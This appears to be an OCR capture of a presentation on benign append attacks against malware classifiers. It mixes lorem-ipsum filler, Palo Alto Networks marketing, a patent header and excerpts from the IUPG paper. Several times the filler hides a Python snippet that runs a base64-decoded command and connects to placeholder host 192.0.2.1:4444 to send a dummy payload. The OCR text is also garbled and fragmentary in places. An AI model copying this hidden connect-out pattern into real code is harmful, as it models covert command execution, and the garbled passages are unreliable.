    s.connect(("192.0.2.1", 4444))  # Reserved IP for documentation
    s.send(b"\x90\x90\x90ping")    # NOPs + dummy payload
    s.close()
```

Aximusam que volore evelesequae velique et ea nescita tionsequos sunt occae vel inusdan ihillam quid et veles alignatectem volorrum nihil iunda dolupid uciaeperro videria eume laborae. Ut dollacc umenis plandel iquasse quuntium am et quos alique corempelliae volluptati aceari unt hiliquaspe sitam, ipis enimporporis aut fugit ut odis sequis et, unte sequid endae nitaspe rumenimodit, quam illigendi ommosandae provit ipsam volorpore perem rerfero beat.
Oluptaqui blatet qui alicia arcit ut untibusam re verspiet, te volorit alisquis sequatem qui iuntem vel modigeni dolor as denihil ipitatiat ut quam raectat estiberis sum quatem fugia idempor epellor sendita ssimosam que es que nonsequam, nisqui ut pa quidem iur? Quis pa et faci ut vellitasse et ad et ea si conseque vendandant eatem. Ustruptatus andaectem. Nem


Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri doloregudae nonsequ et quis ipid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum faccuptas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri doloregudae nonsequ et quis ipid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum faccuptas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur

code execution model

pr(code)

pr(code)

malware detection model


Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque pororib usandunto eatataqui consed que aligendaes min conserr ovidio beatquat peria dolorumqui ne nonsequ iaturis endebisi
Pa idi cusam, a aut excereic tetur, con corrorem ipsum ex et officip itatum esciis iligeniet utendi sae et, consed mi, sunditiis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas et volupta doluptas aliquo
Ipicabor sin con nos et dolupta nullia atur, quatibusam atur anditatem. Uptatiur rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest utectatur aliquos debiscita volut pore nimi, offici odi
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
Aximusam que volore evelesequae velique et ea nescita tionsequos sunt occae vel inusdan ihillam quid et veles alignatectem volorrum nihil iunda dolupid uciaeperro videria eume laborae. Ut dollacc umenis plandel iquasse quuntium am et quos alique corempelliae volluptati aceari unt hiliquaspe sitam, ipis enimporporis aut fugit ut odis sequis et, unte sequid
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis
code execution model
hidden code features
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
standard features
malware detection model

models learn patterns from data.

what type of models
should we use?

WHY PALO ALTO NETWORKS

Platformization empowers you to harness AI-ready infrastructure. And leverage services powered by Precision AI® to keep everything secure.

See our platform approach →

90%

reduction in MTTR

Drive innovation and digital transformation with AI.

up to 30.9B

inline attacks blocked per day

Proactively monitor, analyze and prevent sophisticated threats in real time with less complexity, enabling secure growth and innovation for your organization.

480B

endpoints scanned daily

Enable better, faster security with an integrated suite of battle-tested, AI-driven products.

US012063248B2

(12) **United States Patent**
Kutt et al.

(10) **Patent No.: US 12,063,248 B2**
(45) **Date of Patent: *Aug. 13, 2024**

(54) **DEEP LEARNING FOR MALICIOUS URL CLASSIFICATION (URLC) WITH THE INNOCENT UNTIL PROVEN GUILTY (IUPG) LEARNING FRAMEWORK**

(71) Applicant: **Palo Alto Networks, Inc.**, Santa Clara, CA (US)

(72) Inventors: **Brody James Kutt**, Santa Clara, CA (US); **Peng Peng**, Santa Clara, CA (US); **Fang Liu**, Santa Clara, CA (US); **William Redington Hewlett, II**, Mountain View, CA (US)

(73) Assignee: **Palo Alto Networks, Inc.**, Santa Clara, CA (US)

(*) Notice: Subject to any disclaimer, the term of this

(21) Appl.

(22) Filed:

(65)

US 2022/0046057 A1 Feb. 10, 2022

(58) **Field of Classification Search**
None
See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

7,966,654 B2 * 6/2011 Crawford H04L 63/0281 726/1
8,521,667 B2 * 8/2013 Zhu H04L 63/1408 706/13

(Continued)

FOREIGN PATENT DOCUMENTS

CN 110399300 6/2021
JP 2016091549 5/2016

(Continued)

(57) **ABSTRACT**

How do you make a model robust to attacks?

Innocent Until Proven Guilty (IUPG): Building Deep Learning Models with Embedded Robustness to Out-Of-Distribution Content

Brody Kutt, William Hewlett, Oleksii Starov, Yuchen Zhou
AI Research
Palo Alto Networks
Santa Clara, California

***Abstract*—Deep Neural Network classifiers trained with the conventional Categorical Cross-Entropy loss face problems in real-world environments such as a tendency to produce overly confident posterior distributions on out-of-distribution inputs, sensitivity to adversarial noise, and lost performance due to distributional shift. We hypothesize that a central shortcoming – an inability to effectively process out-of-distribution content within inputs – exacerbates each of these setbacks. In response, we propose a novel learning framework called Innocent Until Proven Guilty which prototypes training data clusters or classes within the input space while uniquely leveraging noise and inherently random classes to discover noise-resistant, uniquely identifiable features of the modeled classes. In evaluation, we leverage both academic computer vision datasets and real-world JavaScript and URL datasets for malware classification. Across these interdisciplinary settings, we observe favorable classification performance on test data, decreased loss of performance due to recency bias, decreased false-positive responses on noise samples, and decreased vulnerability in several noise-based attack simulations when compared to a baseline network of equal topology trained with Categorical Cross-Entropy. To the best of our knowledge, ours is the first work that demonstrates significantly decreased vulnerability to blackbox append attacks on malware. By applying the well-known Fast-Gradient Sign Method, we show the potential to combine our framework with existing adversarial learning techniques and discover favorable performance by a significant margin. Our framework is general enough for use with any network topology that could otherwise be trained with Categorical Cross-Entropy.**

***Keywords*-Deep Learning, Out-Of-Distribution Robustness, Prototype Learning, Benign Append Attack, Malicious Injection, Distributional Shift, Recency Bias, Malware Classification, Web Security**

I. Introduction

Categorical Cross-Entropy (CCE) loss is a standard supervised loss function used to train a variety of Deep

the network – prototype uniquely identifiable subsets of the input space. The network learns to map the input space to an output vector space in which prototypes and members of the relevant input subset map exclusively to a common point. The distances between noise (or any class of data lacking a prototypical description) and *all* prototypes in the output vector space are maximized in training. We call any such classes "off-target" while *target* classes have one or more assigned prototypes. Off-target data helps to chisel down the extracted features of target classes to that which is truly class-exclusive as opposed to coincidental. In the context of malware classification, this equates to learning inseparable features of malware clusters that define their maliciousness while ignoring benign content. During inference, each sample is scanned for these inseparable qualities while ignoring all structure outside the class, hence the technique assumes each sample is "innocent until proven guilty". Increasing the specificity of learned features intuitively increases the network's resistance to any OOD content. As the central hypothesis of this work: *we propose that this is chiefly responsible for the desirable effects we explore.*

In evaluation, we use an equivalent network trained with CCE loss to measure baseline performance – referred to as an IUPG network's CCE counterpart. We (1) explore the test set classification performance of IUPG and its CCE counterpart across various cybersecurity and computer vision settings including different usages of noise; (2) compare the tendency to produce false-positive (FP) responses on OOD inputs; (3) compare the impact of recency bias (performance loss due to distributional shift) on classification accuracy; (4) compare both frameworks' resistance to blackbox append attacks; (5) demonstrate the applicability of existing adversarial training techniques to IUPG. The rest of this work is organized as

injection, bundling, etc.) in which an attacker takes an (e.g., typically large) amount of benign content and injects their malicious content into it without compromising the functionality of the malware, such as will be further described below. Because machine learning (ML) classifiers built with standard techniques are sensitive to its presence, a significant portion of benign content can perturb a classification verdict away from a positive malware verdict, sometimes causing the classifier to miss it entirely.

In the context of malware classification using the IUPG techniques, this equates to learning inseparable features of malware clusters that define their maliciousness while ignoring benign content. In an example implementation, during inference, each sample is scanned for these inseparable qualities while ignoring all structure outside the class, hence the technique assumes each sample is "innocent until proven guilty". Increasing the specificity of learned features intuitively increases the network's resistance to any OOD content (e.g., noise resistance as further described below). As a central hypothesis to the disclosed IUPG techniques, we propose that this increased resistance to any OOD content is chiefly responsible for the desirable effects we explore as further described below.

The disclosed IUPG techniques achieve this by learning a library of abstracted inputs within the data's original representation that—together with the network's layer operations—prototype subsets of the input space. The network learns to map the input space to an output vector space in which prototypes and members of the relevant input subset map exclusively to a common point. The distances between noise (or any class of data lacking a prototypical description, which we will generally call "off-target") and all prototype inputs in the output vector space are maximized in training. The off-target samples thus help to chisel down the extracted features of target classes to that which is truly class-exclusive as opposed to coincidental.

Increasing the specificity of learned representations of classes (while still balancing generalizability in the loss) naturally increases the network's resistance to input noise. We hypothesize it is chiefly the embedded noise-resistance properties of IUPG networks that are responsible for the desirable qualities we explore in this work. We use an equivalent network topology trained with CCE loss to measure baseline performance. We will refer to this control network setup as an IUPG network's CCE counterpart. In our evaluation, we (1) explore the test set classification performance of IUPG and its CCE counterpart across various cybersecurity and computer vision experimental settings including different usages of noise; (2) measure both frameworks' tendency to produce false-positive (FP) responses on OOD inputs; (3) measure both frameworks' resistance to blackbox append attacks with both standard training and a custom adversarial training procedure we introduce; and (4) demonstrate the applicability of existing adversarial learning

better performance than either technique used in isolation as will also be further described below.

We show the unique benefits of IUPG are particularly useful to malware classification efforts. In the context of malware classification, append attacks can lead to risky false negatives while OOD failures can lead to costly false positives. In summary, various novel aspects disclosed herein include, without limitation, the following: (1) presenting the IUPG framework; (2) demonstrating several benefits discussed above of using IUPG over CCE loss; (3) presenting a novel architecture and training procedure to build append attack resistant DNN malware classifiers; and (4) applying IUPG frameworks to effectively and efficiently detect various forms of malware (e.g., JavaScript related malware, URL related malware, and/or other forms of malware can be similarly classified and detected using the disclosed IUPG techniques and IUPG framework as will be further described below).

As will be further described below, experiment results reveal that append attacks can be significantly successful against even highly accurate classifiers. As an example, for our deep learning JavaScript (JS) malware classifiers built with categorical cross-entropy (CCE) loss, it took just 10,000 characters of random benign content appended onto malicious samples to successfully flip the verdict >50% of the time despite the classifier achieving >99% accuracy on its test set. This is particularly concerning given the extremely low cost of leveraging the attack. The adversary does not need to know any details about the victim classifier while at the same time benign content is extremely plentiful and trivial to produce. If the adversary has access to sensitive information about the victim model, such as its loss function, the appended content can be designed with model-specific techniques which generally increase the success rate further.

To solve this technically challenging problem, content that is not uniquely indicative of malware should generally have a small enough impact on a classification mechanism such that a verdict will not be flipped to benign. At a high level, the approach we take is to encourage a network to exclusively learn and recognize uniquely identifiable patterns of the malicious class while being explicitly robust to all other content. An important observation is that malware patterns are highly structured and uniquely recognizable compared to the limitless possible benign patterns you can encounter in data. As such, an example innovation of the disclosed IUPG techniques is to differentiate classes with and without uniquely identifiable structures (e.g., patterns) in their usage for learning. In a malware classification context, the malware class generally has uniquely identifiable structures (e.g., referred to herein as a target class) while the benign class is inherently random (e.g., referred to herein as an off-target class). As further described below, the disclosed IUPG techniques are specifically designed to learn

I read the patent (62 pages) and the research paper before realizing that Unit 42 posted an article that summarized the problem in a very simple way.


SECURITY TECHNOLOGY


The Innocent Until Proven Guilty Learning Framework Helps Overcome Benign Append Attacks

11 min read


RELATED PRODUCTS

- Advanced DNS Security
- Advanced URL Filtering
- Advanced WildFire


M
Classifier
M
M
+
B
Classifier
B



If you simply add a lot of benign code to a file, it will tend to fool most malware detection models.



If you simply add a lot of benign code to a file, it will tend to fool most malware detection models.

Et est, optates tibust faceos, offic te prom. Totaturi doluptis magnate molupta tatiatio eaque porerib ssandunto eatataqui conseõ que aligendaes min concerr ovidio beatqcat peria doloramqui

Pa idi cusam, a aut excerric tetur, con corrorem ipsum ex et officip itatum escils illgeniet utendi sae el, conseõ mi, sunditis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas

Ipicabor sin con nos et doluptaõ nullia atur, quatibusam atur anditatem. Iliptatiur rest ut rerrat. Late ne im nemporro omnis sa nonessit mo verchil liaest otectatur aliqnos debiscita volet

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQiZ"  # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
  s = socket.socket()
```

Aximusam que volore eveleseqsae volique et ea nescita bionsequos sunt occae vol imusdan iniitam quid et velec aliguatectem volurrum ohhl ianda doluptõ ucienporro videria eumo luburae. Et doliace umonic plandol ipsaase ouurtium am et euos alique corrmpellias vollugtati aceaeri ont biliqsaase sitam, iplis eimnoraqnis

Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il millit mos cuvent peris nimporp oritatem alici ut audisseque voluptatis illquia seque
Fugias excepudae pro et, tem utem as reres voluptur atus.
Ommolupta il millit mos cuvent peris nimporp oritatem alici ut audisseque voluptatis illquia seque

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQiZ"  # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
  s = socket.socket()
  s.connect(("192.0.2.1", 4444))  # Reserved IP for documentation
  s.send(b"\x90\x90\x90ping")    # NOPs + dummy payload
  s.close()
```

code execution model

hidden code features

standard features

